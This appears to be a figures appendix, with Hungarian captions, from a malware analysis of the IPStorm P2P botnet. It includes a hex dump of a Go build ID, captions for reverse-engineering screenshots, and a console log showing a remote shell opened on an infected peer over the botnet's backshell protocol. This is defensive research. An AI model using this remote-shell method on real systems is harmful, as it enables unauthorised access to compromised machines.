
13 MELLÉKLET: ÁBRÁK

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
000000400:	FF	20	47	6F	20	62	75	69	6C	64	20	49	44	3A	20	22	. Go build ID: "
000000410:	49	6E	56	75	7A	43	48	31	49	50	59	5A	45	4A	70	64	InVuzCH1IPYZEJpd
000000420:	58	4F	4C	5A	2F	6C	66	71	56	68	59	7A	38	2D	63	55	XOLZ/lfqVhYz8-cU
000000430:	58	65	70	2D	35	36	4E	67	70	2F	35	30	6E	70	65	77	Xep-56Ngp/50npew
000000440:	4F	36	65	6C	44	78	7A	61	4D	74	4E	65	4B	4F	2F	42	O6e1DxzAMtNeK0/B
000000450:	4E	2D	39	33	6B	66	34	78	6C	54	6E	38	52	57	6C	61	N-93kf4x Tn8RWla
000000460:	50	66	30	22	0A	20	FF	CC	CC	CC	CC	CC	CC	CC	CC	CC	Pf0",


13.1. ábra: ImHex képernyőkép a 7f731d25 binárisról



13.2. ábra: Eljárás neve a Go 1.12 pclntab struktúrában



13.3. ábra: storm/avbypass.allocateMemory Ghidra listing nézetében



13.4. ábra: 0.0.1f verzió folyamatai a CAPEv2 sandbox elemzésében

```

Looking for peers advertising id: stfadv:6f4997f755f2f5a0ac31ff758cfade9c502017409
747ff4c1294b9c4c891284
Connected to QmZ78HGVVNm5HojP7xnuBTSqduvNQPduoXzGtCTg3xfjV
Found a peer supporting /sbst/1.0.0: QmZ78HGVVNm5HojP7xnuBTSqduvNQPduoXzGtCTg3xfjV
Connected using /sbst/1.0.0
Shell active
uname -a
Linux pc 6.5.0-18-generic #18-22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Feb  7 11:40:0
3 UTC 2 x86_64 x86_64 x86_64 GNU/Linux

```

13.5. ábra: IPStorm 0.2.05a shell elérése a backshell protocooll segítségével